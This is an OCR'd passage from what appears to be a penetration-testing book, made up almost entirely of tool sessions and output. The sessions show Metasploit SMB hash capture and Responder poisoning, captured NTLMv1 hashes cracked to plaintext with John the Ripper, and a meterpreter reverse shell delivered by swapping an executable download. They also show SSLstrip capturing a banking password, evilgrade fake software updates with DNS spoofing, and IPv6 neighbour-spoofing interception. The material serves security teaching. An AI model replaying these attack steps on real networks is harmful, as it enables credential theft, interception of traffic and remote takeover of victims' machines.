Internet Protocol Version 4, Src: 192.168.108.1, Dst: 192.168.108.96
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
0000 00.. = Differentiated Services Codepoint: Default (0)
.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
Total Length: 56
0000 f8 59 71 4d 78 85 00 aa 2a e8 33 79 08 00 45 00 .YqMx... *.3y..E.
0010 00 38 4f 4e 00 00 20 01 f1 c4 c0 a8 6c 01 c0 a8 .8ON.. . ....l...
0020 6c 60 05 01 27 c4 c0 a8 6c 5e 45 00 00 1c 23 08 l`..'... l^E...#.
0030 00 00 20 11 1e 17 c0 a8 6c 60 c0 a8 6c 01 00 35 .. .. l`..l..5
0040 00 35 00 08 a5 c1 .5....
Frame (frame), 70 bytes
Packets: 79401 · Displayed: 79401 (100.0%) · Load time: 0:0.375
Profile: Default


Chapter 3: Windows Passwords on the Network

```
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE   1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes in John format
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on the local mac
hine or 0.0.0.0
   SRVPORT     445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer
```

```
root@yokwe:~# ifconfig eth0 |grep inet
        inet 192.168.108.197  netmask 255.255.255.0  broadcast 192.168.108.255
```


```
msf auxiliary(server/capture/smb) > set SRVHOST 192.168.108.197
SRVHOST => 192.168.108.197
msf auxiliary(server/capture/smb) >
```


```
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Server started.
msf auxiliary(server/capture/smb) >
```




```
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:38 -0400
NTLMv1 Response Captured from 192.168.108.80:49248 - 192.168.108.80
USER:printer_user DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa
[*] SMB Captured - 2018-04-21 02:22:02 -0400
NTLMv1 Response Captured from 192.168.108.80:49249 - 192.168.108.80
USER:finance DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c
[*] SMB Captured - 2018-04-21 02:22:52 -0400
NTLMv1 Response Captured from 192.168.108.80:49250 - 192.168.108.80
USER:filer DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1
```

```
Administrator::YOKNET-VP:444879ddd95d6abca63829df6731ed3abce1ad73be039a43:444879ddd95d6abca63829df6731ed3abce1a$
printer_user::YOKNET-VP:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa:d047c9cd2372e6bb690822c5abda446c1059d6$
finance::YOKNET-VP:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c:eccd3c9143a42689720a96a66454a2439bcb3de5f07$
filer::YOKNET-VP:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7$
```


[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [ON]
Fingerprint hosts [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.108.206]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Listening for events...


Network Error
Windows cannot access \\fileprinterhsare
Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.
See details
Diagnose
Cancel


[*] [NBT-NS] Poisoned answer sent to 192.168.108.80 for name FILEPRINTERHSARE (service: Service not known)
[SMB] NTLMv1 Client : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash : Administrator::YOKNET-VP:5FF9E80F865833DFE394E63D18D900272D05C548A9584758:5FF9E80F865833DFE394E63D18D900272D05C548A9584758:11a5cd42e3d7ce68
[SMB] NTLMv1 Client : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash : Administrator::YOKNET-VP:A37CF1B9A29AB027BD4316E9D7A6D5886E9D427A8B23DEBD:A37CF1B9A29AB027BD4316E9D7A6D5886E9D427A8B23DEBD:ab877e59a69db18d
[SMB] NTLMv1 Client : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash : Administrator::YOKNET-VP:A8337336A90132459C55BB211B1FFCAC37ADDECDBBC2505C:A8337336A90132459C55BB211B1FFCAC37ADDECDBBC2505C:e01dc889ae823f9c

```
root@yokwe:~# cd /usr/share/wordlists/
root@yokwe:/usr/share/wordlists# ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz
root@yokwe:/usr/share/wordlists# gunzip rockyou.txt.gz
root@yokwe:/usr/share/wordlists# ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz
root@yokwe:/usr/share/wordlists# stat rockyou.txt
  File: rockyou.txt
  Size: 139921507       Blocks: 273288     IO Block: 4096   regular file
```

```
[List.Rules:i]
i[0-9A-Z][ -~]
i[0-9A-E][ -~] i[0-9A-E][ -~]

[List.Rules:oi]
o[0-9A-Z][ -~]
i[0-9A-Z][ -~]
o[0-9A-E][ -~] Q M o[0-9A-E][ -~] Q
i[0-9A-E][ -~] i[0-9A-E][ -~]

# Default Loopback mode rules.
[List.Rules:Loopback]
.include [List.Rules:NT]
.include [List.Rules:Split]

# For Single Mode against fast hashes
[List.Rules:Single-Extra]
.include [List.Rules:Single]
.include [List.Rules:Extra]
.include [List.Rules:OldOffice]
```


```
root@yokwe:~# john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Single --format=netntlm john_format_attac
k_netntlm
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 4 password hashes with no different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
gobears          (finance)
Pa55w0rd         (filer)
Secret123        (printer_user)
3g 0:00:00:10 0.85% (ETA: 01:21:13) 0.2767g/s 2699Kp/s 2699Kc/s 2904KC/s tweak187tweak187..tw31788tw31788
3g 0:00:00:38 2.44% (ETA: 01:27:36) 0.07723g/s 3430Kp/s 3430Kc/s 3487KC/s natiemiimeitan..nathantaylorrolyatnaht
an
```

```
root@yokwe:~# john --mask=?u?l?d?d?l?d?l?l --format=netntlm john_format_attack_netntlm
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 4 password hashes with no different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 2.09% (ETA: 01:44:25) 0g/s 42511Kp/s 42511Kc/s 170046KC/s Mo98m1oa..Rb19m1oa
0g 0:00:00:16 6.04% (ETA: 01:44:51) 0g/s 42594Kp/s 42594Kc/s 170378KC/s Wj41j8ob..Bx51j8ob
0g 0:00:00:32 11.86% (ETA: 01:44:56) 0g/s 42889Kp/s 42889Kc/s 176114KC/s Ym99p1cd..Da10q1cd
Pa55w0rd         (filer)
```


```
root@yokwe:~# john --show john_format_attack_netntlm
printer_user:Secret123:YOKNET-VP:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa:1122334455667788
finance:gobears:YOKNET-VP:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c:1122334455667788
filer:Pa55w0rd:YOKNET-VP:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1:1122334455667788

3 password hashes cracked, 1 left
root@yokwe:~#
```

Chapter 4: Advanced Network Attacks

```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 1066
LPORT => 1066
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
```





```
[192.168.108.96] GET http://pdanet.co/a/ ( text/html ) [200]
[192.168.108.96] GET http://pdanet.co/favicon.ico ( text/html ) [404]
[192.168.108.96] GET http://pdanet.co/bin/PdaNetA5105.exe ( application/pkg ) [2
00]
[I] Replacing http://pdanet.co/bin/PdaNetA5105.exe with /root/setup.exe.
```





```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
[*] Sending stage (179779 bytes) to 192.168.108.80
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.108.94:1066 -> 192.168.108.80:49535) at 2018-04-27 00:33:44 -0400

meterpreter > sysinfo
Computer        : YOKNET-VP
OS              : Windows Vista (Build 6002, Service Pack 2).
```

```
79 3.590735330    216.82.178.20    192.168.108.96    HTTP    792 HTTP/1.1 301 Moved Permanently  (text/html)
Ethernet II, Src: Alfa_8d:8a:e8 (00:c0:ca:8d:8a:e8), Dst: IntelCor_4d:78:85 (f8:59:71:4d:78:85)

GET / HTTP/1.1
Host: www.53.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.117
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 301 Moved Permanently
Date: Thu, 26 Apr 2018 04:05:06 GMT
Location: http://wwwww.53.com/content/fifth-third/en.html
Content-Length: 255
Content-Type: text/html; charset=iso-8859-1
Connection: close
Set-Cookie: Server_www.53.com_https=!AB2mWN28I8zAwUdUlJ+FUWssJLgmJjiV1JYkwRvpKGMZ/fYboPklIl1ellu/
yqb3AwlO3a1gxSXNze4=; path=/
Allow-Access-From-Same-Origin: *
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
X-Xss-Protection: 0
```




```
[192.168.108.92] GET http://m.addthisedge.com/live/boost/ra-57fbbf0f65d1f6cb/_ate.track.config_resp ( applicatio
n/javascript ) [200]
[192.168.108.92] GET http://c1.rfihub.net/js/tc.min.js ( application/x-javascript ) [200]
[192.168.108.92] GET https://www.53.com/etc/designs/fifth-third/static/ib/rib/logon/remoteLogon.js ( text/html )
 [302]
[192.168.108.92] GET https://ad.doubleclick.net/ddm/activity/src=6268884;type=invmedia;cat=rjchuzqn;dc_lat=;dc_r
did=;tag_for_child_directed_treatment=;ord=1443059705439.8176? ( text/html ) [302]
[192.168.108.92] GET http://s7.addthis.com/static/layers.41d5b639a31042ad27e1.js ( application/javascript ) [200
]
[I] [SSLSTRIP 192.168.108.92] Stripping 5 HTTPS links inside 'http://s7.addthis.com/static/layers.41d5b639a31042
a...'.
[192.168.108.92] GET http://a.rfihub.com/idr.js?_callback=window.RocketfuelBCP.jsonpCallbacks.request_cmZpSWRJbk
NhY2hl ( application/javascript ) [200]
```





```
[REQUEST BODY]

  FormInstanceToken : 84616454990047 94BD6E8F2D810EA6B3
  TokenField :
  PasswordField : No_hack_meplease155
  SubmitNext : Next

[192.168.108.92] POST https://mconline.midwestcommunity.org/User/AccessSignin/Password ( text/html ) [302]
```

```
evilgrade>
evilgrade>conf mirc
evilgrade(mirc)>show options

Display options:
================

Name = Mirc
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(www.mirc.com|www.mirc.co.uk|update1.mirc.com)"

.-------------------------------------------------.
| Name   | Default            | Description      |
+--------+--------------------+------------------+
| agent  | ./agent/agent.exe | Agent to inject |
| enable |                 1 | Status           |
'--------+--------------------+------------------'

evilgrade(mirc)>set agent /root/updater.exe
set agent, /root/updater.exe
evilgrade(mirc)>
```

```
  GNU nano 2.9.5              /etc/ettercap/etter.dns                  Modified

www.mirc.com A 192.168.108.94
www.mirc.co.uk A 192.168.108.94
update1.mirc.com A 192.168.108.94
```

```
Plugin name (0 to quit): dns_spoof
DHCP: [60:01:94:43:86:DF] REQUEST 192.168.108.85
Activating dns_spoof plugin...
```


mIRC Update
An update for mIRC is available. It is recommended that you download this update now.
mIRC v7.30
View more information about this update
Later
Download
Automatically check for updates

```
evilgrade(mirc)>
[28/4/2018:2:6:12] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - R
equest: "/get.html"

evilgrade(mirc)>
[28/4/2018:2:6:13] - [DEBUG] - [WEBSERVER] - [modules::mirc] - [192.168.1
08.80] - Parsing: ""

evilgrade(mirc)>
[28/4/2018:2:6:14] - [WEBSERVER] - WebServer Client on 80

evilgrade(mirc)>
[28/4/2018:2:6:15] - [DEBUG] - [WEBSERVER] - [192.168.108.80] - Connectio
n recieved...

evilgrade(mirc)>"Host: www.mirc.com\r\n""User-Agent: Mozilla/5.0 (Windows
 NT 6.0; rv:52.0) Gecko/20100101 Firefox/52.0\r\n""Accept: text/html,appl
ication/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n""Accept-Language: e
n-US,en;q=0.5\r\n""Accept-Encoding: gzip, deflate\r\n""Connection: keep-a
live\r\n""Upgrade-Insecure-Requests: 1\r\n""\r\n"
[28/4/2018:2:6:15] - [DEBUG] - [WEBSERVER] -[192.168.108.80] - Packet req
uest: "GET /mirc13119.exe HTTP/1.1\r\n"

evilgrade(mirc)>
[28/4/2018:2:6:16] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - R
equest: ".exe"

evilgrade(mirc)>
[28/4/2018:2:6:17] - [WEBSERVER] - [modules::mirc] - [192.168.108.80] - A
gent sent: "/root/updater.exe"
```

```
root@yokwe:~# ping -6 -I wlan0 -c 10 ff02::1 >/dev/null
root@yokwe:~# ip -6 neigh show
fe80::deef:caff:fee7:beed dev wlan0 lladdr dc:ef:ca:e7:be:ed DELAY
fe80::12ae:60ff:fe62:6fe6 dev wlan0 lladdr 10:ae:60:62:6f:e6 REACHABLE
fe80::20c:29ff:fe5c:9fd5 dev wlan0 lladdr 00:0c:29:5c:9f:d5 REACHABLE
fe80::4a02:2aff:fe0a:ef4c dev wlan0 lladdr 48:02:2a:0a:ef:4c REACHABLE
fe80::6238:e0ff:fee1:c230 dev wlan0 lladdr 60:38:e0:e1:c2:30 router REACHABLE
fe80::20c:29ff:fe5a:6ad dev wlan0 lladdr 00:0c:29:5a:06:ad REACHABLE
fe80::20e:c6ff:fea1:3633 dev wlan0 lladdr 00:0e:c6:a1:36:33 REACHABLE
fe80::1:1 dev wlan0 lladdr 00:aa:2a:e8:33:79 router REACHABLE
fe80::eaab:faff:fe78:5178 dev wlan0 lladdr e8:ab:fa:78:51:78 REACHABLE
root@yokwe:~#
```

```
root@yokwe:~# atk6-detect-new-ip6 wlan0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: fe80::22a:56ff:fe20:e8b1
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
Detected new ip6 address: 2601:40a:8200:23:b4ad:c84:294a:354e
```

```
root@yokwe:~# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
root@yokwe:~# ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
root@yokwe:~# atk6-parasite6 -l -R wlan0
Remember to enable routing, you will denial service otherwise:
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 =>  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
```

